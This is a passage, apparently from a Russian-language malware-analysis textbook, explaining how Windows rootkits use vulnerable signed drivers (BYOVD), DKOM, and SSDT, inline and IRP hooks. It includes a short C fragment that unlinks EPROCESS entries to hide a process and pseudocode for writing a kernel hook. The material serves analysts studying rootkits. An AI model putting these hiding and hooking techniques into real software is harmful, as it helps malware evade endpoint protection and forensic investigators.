Другой пример вредоносной программы, применяющей BYOVD, - семейство программ-вымогателей BlackByte. По данным Sophos, BlackByte злоупотребляет уязвимым драйвером законного продукта MSI AfterBurner, инструмента настройки видеокарт. Уязвимость CVE-2019-16098 позволяла операторам BlackByte взаимодействовать с ядром и отключать продукты EDR на узле, завершая связанные с ними процессы. Подробнее см. статью Андреаса Клопша «Remove All the Callbacks - BlackByte Ransomware Disables EDR Via RTCore64.sys Abuse».

Третий пример - семейство ZeroCleare, обнаруженное исследователями IBM X-Force IRIS. Оно злоупотребляло уязвимым драйвером VirtualBox `vboxdrv.sys`, который позволял выполнять шелл-код в памяти ядра и устанавливать вредоносный драйвер. Подробнее об атаке можно прочитать в отчёте IBM «New Destructive Wiper ZeroCleare Targets Energy Sector in the Middle East».

К сожалению, существуют и другие недавние примеры злоупотребления уязвимыми драйверами для отключения и ослепления защиты конечных точек, загрузки дополнительных вредоносных драйверов ядра или иного выполнения вредоносного кода в привилегированных областях операционной системы. Поскольку эти драйверы законны и подписаны, полностью предотвратить такие атаки в настоящее время трудно. Для отслеживания уязвимых драйверов существует отдельный проект Living Off The Land Drivers, сокращённо LOLDrivers. Если вы хотите узнать больше об атаках BYOVD, посетите сайт проекта.

> **ПРИМЕЧАНИЕ.** Не всякое применение BYOVD связано с руткитами. Например, некоторые вредоносные программы используют уязвимый драйвер лишь для выполнения функций ядра или низкоуровневых действий, которые иначе были бы запрещены.

Теперь, получив представление о том, как злоумышленники обходят защиту Windows для установки руткитов, рассмотрим поведение руткитов на узле жертвы и манипулирование системой ради сокрытия. Начнём со старого метода, DKOM.

Прямое манипулирование объектами ядра

Прямое манипулирование объектами ядра (DKOM) предусматривает непосредственное изменение данных в памяти ядра. Это тонкая задача, поскольку при неправильном выполнении

она может привести к аварийному завершению операционной системы. Но при правильном применении DKOM даёт вредоносной программе огромные возможности. Один из примеров - сокрытие процессов.

Посредством DKOM руткит может скрывать свои процессы пользовательского пространства и модули ядра от средств защиты конечных точек и специалистов по компьютерной криминалистике, изменяя структуры данных `EPROCESS` своих процессов в памяти ядра. Возможно, вы помните из главы 1, что структуры `EPROCESS` образуют двусвязный список выполняющихся на узле процессов. Некоторые средства защиты и анализа опираются на них для наблюдения за аномальными процессами и их исследования.

Чтобы применить этот вид DKOM, вредоносный модуль пространства ядра вызывает такую функцию, как `PsLookupProcessByProcessID`, и получает указатель на структуру `EPROCESS` собственного компонента пользовательского пространства. Затем программа изменяет элементы прямой ссылки (`flink`) и обратной ссылки (`blink`) структуры `EPROCESS`, исключая её из цепочки. Нормальные неизменённые структуры до исключения показаны на рис. 14-4.




Рис. 14-4. Двусвязные структуры EPROCESS до исключения

Обратите внимание, что структуры `EPROCESS` связаны элементами `flink` и `blink`.

На рис. 14-5 показано, что происходит, когда руткит изменяет структуры `EPROCESS`, исключая свой вредоносный процесс в центре.




Рис. 14-5. Структуры EPROCESS после исключения

Обратите внимание, что и `flink`, и `blink` структуры `EPROCESS` вредоносного процесса указывают обратно на неё саму, фактически отсоединяя процесс от нормальной цепочки `EPROCESS`.

Следующий код представляет сокращённую версию проекта HideProcess и показывает, как вредоносная программа выполняет описанные действия:

```
void remove_links(PLIST_ENTRY Current) {
    PLIST_ENTRY Previous, Next;
    Previous = (Current->Blink);             // 1
    Next = (Current->Flink);                 // 2

    // Зациклить список без текущего элемента: связать предыдущий со следующим.
    Previous->Flink = Next;
    Next->Blink = Previous;

    // Переписать текущий LIST_ENTRY так, чтобы он указывал на себя.
    Current->Blink = (PLIST_ENTRY)&Current->Flink; // 3
    Current->Flink = (PLIST_ENTRY)&Current->Flink; // 4
    --snip--
```

Сначала код определяет переменные `Previous`, хранящую указатель `blink` текущего процесса 1, и `Next`, хранящую его указатель `flink` 2. Затем значения `LIST_ENTRY` переписываются так, чтобы указывать на себя. Строка `Current->Blink = (PLIST_ENTRY)&Current->Flink` присваивает текущему указателю `blink` значение указателя `flink` 3. Строка `Current->Flink = (PLIST_ENTRY)&Current->Flink` обеспечивает, чтобы `flink` процесса указывал на себя 4. В сущности, это разрывает цепочку `EPROCESS`, скрывая процесс от средств управления процессами, например диспетчера задач, и некоторых инструментов криминалистического исследования, что может улучшить уклонение от защиты конечных точек.

Однако DKOM не ограничивается сокрытием процессов. Теоретически вредоносная программа способна изменять посредством DKOM любой объект в памяти ядра. Известны случаи применения DKOM для сокрытия вредоносного сетевого трафика или изменения файлов с целью помешать криминалистическому расследованию. DKOM также позволяет внедрять перехватчики ядра, как вы увидите в следующем разделе.

Хотя DKOM - один из самых простых и прямолинейных способов, которыми руткит скрывается или изменяет систему, это не волшебный ключ. DKOM и другие методы манипулирования ядром легко могут привести к сбою операционной системы и потенциально предупредить жертву о присутствии вредоносной программы. Кроме того, такие меры безопасности, как PatchGuard, создают авторам дополнительные сложности, о которых мы поговорим далее в главе.

"Устаревший" перехват в ядре

Подобно вредоносным программам пользовательского пространства, использующим встроенный перехват и перехват IAT для наблюдения за вызовами функций, их перехвата и изменения, вредоносная программа пространства ядра может применять несколько видов перехватчиков для проведения атак. Рассмотрим наиболее распространённые, начиная с существующего десятилетиями перехвата SSDT.

> **ПРИМЕЧАНИЕ.** Методы этого раздела когда-то относились к самым распространённым как у руткитов, так и у продуктов защиты конечных точек. Но, как и DKOM, они утратили популярность благодаря защите, реализованной Microsoft в современных версиях Windows. Тем не менее важно понимать их основы: иногда вредоносные программы всё ещё применяют эти или сходные тактики, а знание помогает лучше разобраться в современных методах руткитов.

Перехватчики SSDT

Таблица дескрипторов системных служб (SSDT), или таблица диспетчеризации, содержит массив идентификаторов системных вызовов и соответствующих указателей на функции ядра. В 32- и 64-разрядных операционных системах они различаются, но здесь мы не будем углубляться в детали. Как обсуждалось в главах 1 и 13, когда процесс пользовательского пространства вызывает функции Windows API и NT API, функция в конечном итоге выполняет системный вызов в ядро. Рассмотрим чтение файла на диске посредством `NtReadFile`. Должна произойти следующая базовая последовательность:

1. Программа в пользовательском пространстве вызывает `NtReadFile`. Она инициирует системный вызов, ссылаясь на идентификатор syscall, соответствующий функции `NtReadFile`.
2. Системный вызов заставляет процессор переключиться из пользовательского режима в режим ядра и передаёт запрос и идентификатор обработчику syscall.
3. Обработчик обращается к SSDT, получает адрес функции ядра `NtReadFile`, экспортируемой из `ntoskrnl.exe`, и выполняет её.
4. Поскольку `NtReadFile` вызывается для чтения файла с диска, она должна взаимодействовать с драйверами ядра, например со стеком дисковых драйверов. Здесь задействуется диспетчер ввода-вывода.
5. Диспетчер ввода-вывода отправляет соответствующим драйверам инструкции в виде пакетов запросов ввода-вывода (IRP), и те выполняют действия, запрошенные `NtReadFile`, например чтение определённого файла на диске. Диспетчер ввода-вывода и IRP рассматриваются далее в этой главе.
6. После обработки запроса драйверами результат возвращается исходной вызывающей программе в пользовательском пространстве.

Теперь, поняв основы использования SSDT, можно увидеть, как вредоносная программа внедряет в неё перехватчик и перенаправляет запросы к вредоносному коду. Пример с функцией `NtReadFile`

показан на рис. 14-6.




Рис. 14-6. Перехватчик SSDT для NtReadFile

Руткит изменяет указатель функции `NtReadFile` внутри SSDT, перенаправляя запрос к вредоносному модулю ядра. Затем руткит перехватывает и изменяет вызов `NtReadFile`. Позднее он может направить вызов к исходному коду функции `NtReadFile` внутри `ntoskrnl.exe`.

У автора вредоносной программы может быть много причин для перехвата SSDT. Например, перехватчик `NtReadFile` способен не позволить средствам защиты конечных точек и исследователям прочитать собственные вредоносные файлы и код программы. Другой метод перехвата ядра, встроенные перехватчики ядра, применяется по сходной причине.

Встроенные перехватчики ядра

Встроенный перехват применяется вредоносными программами не только в пользовательском пространстве, как обсуждалось в главе 12, но и в функциях ядра. Для установки перехватчиков руткит пытается изменить код функции внутри `ntoskrnl.exe`. Подобно только что рассмотренному примеру SSDT, руткит может перехватить `NtReadFile`, вставив в код функции инструкцию перехода и перенаправив поток управления к коду вредоносного модуля ядра, как показано на рис. 14-7.




Рис. 14-7. Встроенный перехватчик ядра для NtReadFile

Руткит может записать перехватчик в целевую функцию несколькими способами. Как и при встроенном перехвате в пользовательском пространстве, сначала вредоносная программа должна изменить защиту памяти кода целевой функции, а затем записать в неё перехватчик. Это может выглядеть как следующий псевдокод:

```
// Установить для целевой памяти защиту PAGE_READWRITE.
MmProtectMdlSystemAddress(mdl, "PAGE_READWRITE");

// Записать в целевую функцию перехватчик, то есть инструкцию перехода.
RtlCopyMemory(targetAddress, sourceAddress, size);
// Вернуть исходную защиту целевой памяти.
```

```
MmProtectMdlSystemAddress(mdl, "PAGE_READONLY");
```

`MmProtectMdlSystemAddress` - функция ядра, устанавливающая тип защиты памяти для списка дескрипторов памяти (MDL), структуры с диапазоном адресов памяти. У функции два параметра: `MemoryDescriptorList`, изменяемый диапазон адресов, и константа защиты, например `PAGE_READWRITE`, переводящая MDL в доступный для записи режим.

Затем вредоносная программа вызывает такую функцию ядра, как `RtlCopyMemory`, чтобы, например, перезаписать целевой код инструкцией перехода. Основные параметры `RtlCopyMemory` - адрес назначения целевой области памяти, исходный адрес с копируемой инструкцией перехода и размер копируемых данных. Вредоносная программа должна обязательно вернуть целевой области исходную защиту: неправильные и аномальные разрешения вроде записи могут вызвать подозрения защиты конечной точки или нестабильность системы.

Теперь перейдём к перехвату IRP, ещё одному виду перехвата ядра, который, как известно, применяется руткитами.

Перехватчики IRP

Когда программам пользовательского пространства необходимо взаимодействовать с драйверами ядра, они делают это через диспетчер ввода-вывода. Обмен главным образом осуществляется пакетами запросов ввода-вывода (IRP), объектами из структур данных, содержащих сведения о запросе и действиях, которые следует выполнить. IRP передаются между вызывающей программой и драйверами ядра, но могут использоваться и для обмена между драйверами. Например, драйверу USB-клавиатуры необходимо взаимодействовать с драйвером контроллера USB, а диспетчер ввода-вывода помогает организовать этот обмен. Связь показана на рис. 14-8.




Рис. 14-8. Работа IRP

Программа вызывает `CreateFile`, чтобы открыть дескриптор файла на диске. В конечном итоге она выполняет системный вызов в ядро `ntoskrnl.exe`. Здесь подключается диспетчер ввода-вывода, отправляя IRP драйверу файловой системы, который обработает операцию. На последнем, не показанном на рисунке этапе драйвер возвращает состояние операции диспетчеру ввода-вывода, а тот передаёт его вызывающей программе.

Каждый IRP содержит код, сообщающий драйверу-получателю, какой обработчик следует использовать для соответствующего запроса. В табл. 14-1 перечислены некоторые особенно интересные для наших целей коды функций IRP.

Таблица 14-1. Коды IRP

Код IRP	Описание запроса
IRP_MJ_CREATE	Отправляется драйверу, когда запрашивающий поток открывает дескриптор устройства или файлового объекта, например при вызове NtCreateFile.
IRP_MJ_WRITE	Отправляется драйверу, когда запрашивающая сторона хочет передать данные, например записать их в файл.
IRP_MJ_READ	Отправляется драйверу, когда запрашивающая сторона хочет прочитать данные, например из файла.
IRP_MJ_DEVICE_CONTROL	Отправляется при вызове DeviceIoControl, то есть когда процесс пользовательского пространства передаёт драйверу непосредственный управляющий код или инструкцию.
IRP_MJ_SHUTDOWN	Отправляется при начале выключения системы.
IRP_MJ_SYSTEM_CONTROL	Отправляется, когда процесс пользовательского пространства запрашивает системные сведения через инструментарий управления Windows (WMI).

Каждый установленный в ядре драйвер содержит таблицу обработчиков IRP, называемую таблицей основных функций, или таблицей функций IRP. В ней находятся указатели на код обработчиков определённых IRP; этот код может располагаться в самом драйвере либо другом драйвере или модуле. Далее показана таблица функций IRP драйвера FLTMGR:

```
IRP_MJ_CREATE              0xfffff8023674ca20  FLTMGR.SYS
IRP_MJ_CREATE_NAMED_PIPE   0xfffff8023674ca20  FLTMGR.SYS
IRP_MJ_CLOSE               0xfffff80236713e60  FLTMGR.SYS
IRP_MJ_READ                0xfffff80236713e60  FLTMGR.SYS
IRP_MJ_WRITE               0xfffff80236713e60  FLTMGR.SYS
IRP_MJ_QUERY_INFORMATION   0xfffff80236713e60  FLTMGR.SYS
IRP_MJ_SET_INFORMATION     0xfffff80236713e60  FLTMGR.SYS
IRP_MJ_QUERY_EA            0xfffff80236713e60  FLTMGR.SYS
--snip--
```

Этот вывод создан с помощью Volatility, инструмента криминалистического исследования и анализа памяти. Хотя криминалистика памяти не рассматривается в книге, такие методы могут стать отличным дополнением к анализу вредоносных программ, особенно руткитов. В этом примере использован модуль driverirp Volatility.

Первый столбец вывода содержит код IRP. Во втором и третьем находятся соответственно указатель на связанную функцию-обработчик и модуль с её кодом. Здесь драйвер указывает на обработчики, которые сам содержит.

Чтобы перехватить и изменить обмен ввода-вывода и получить над ним контроль, вредоносный драйвер ядра может попытаться перехватить IRP. Одна из причин - скрытие и защита артефактов программы на конечной точке путём перехвата функций IRP, ссылающихся на эти артефакты на

диске. Именно так действует руткит Autochk (SHA256: 28924b6329f5410a5cca30f3530a3fb8a97c23c9509a192f2092cbdf139a91d8): он перехватывает IRP_MJ_CREATE внутри драйвера FLTMGR, чтобы обрабатывать IRP, ссылающиеся на его вредоносные файлы на диске, как показано на рис. 14-9.

